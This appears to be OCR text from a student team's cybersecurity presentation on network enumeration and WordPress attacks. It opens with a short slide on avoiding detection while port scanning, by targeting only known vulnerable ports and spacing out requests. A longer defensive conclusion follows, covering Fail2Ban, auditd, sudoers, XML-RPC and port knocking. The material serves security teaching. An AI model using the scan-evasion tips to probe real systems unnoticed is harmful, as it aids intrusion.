
Stealth Exploitation of **Network Enumeration**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

➢ Specify the number of port you want to target and only scan the know vulnerable ports.

➢ Try to stagger the number of request sent in a minute.



Conclusion

Final conclusion for our team as Gandalf the Hacker after finding the vulnerabilities as opposed to offensive strategy will be to create Cron jobs for automated alerts when more than one attempts to access ports and use Ansible wide updates for regular system health.
Continuous mitigation against Wordpress Enumeration can be done by disabling Wordpress Rest API and XML-RPC if its not needed whereas prohibiting exposure of wp-admin and wp-login.php.
Using the Salted password hashes via SecureRandom as suggested by OWASP(Open Web Application Security Project) for cryptographically strong passwords via Password management tools.
Hardening against the escalated privilege access can be avoided initially by the administrator by limiting access to specific department whereas using auditd command to aid in finding any compromised accounts on daily basis whereas proper configuration for the sudoers files.
Tools like Fail2Ban can be implemented in the system for hardening against directory exploration which will temporarily ban IP address with excessive 404 errors within a time period following the firewall rules.
To Avoid the initial Nmap scan for attacker to get open ports information, we can use the port knocking technique where analyst can manipulate hacker into establishing connection to a networked computer that has no open ports, that will delay the sequence which will give time for SOC analyst to figure out the vulnerability.
Following implementation can support our defensive methods against offensive techniques and keep the Network System secure. Thank you

HACKERS MEMORANDUM

ANALYSTS STAY ON THE LIGHT SIDE ;)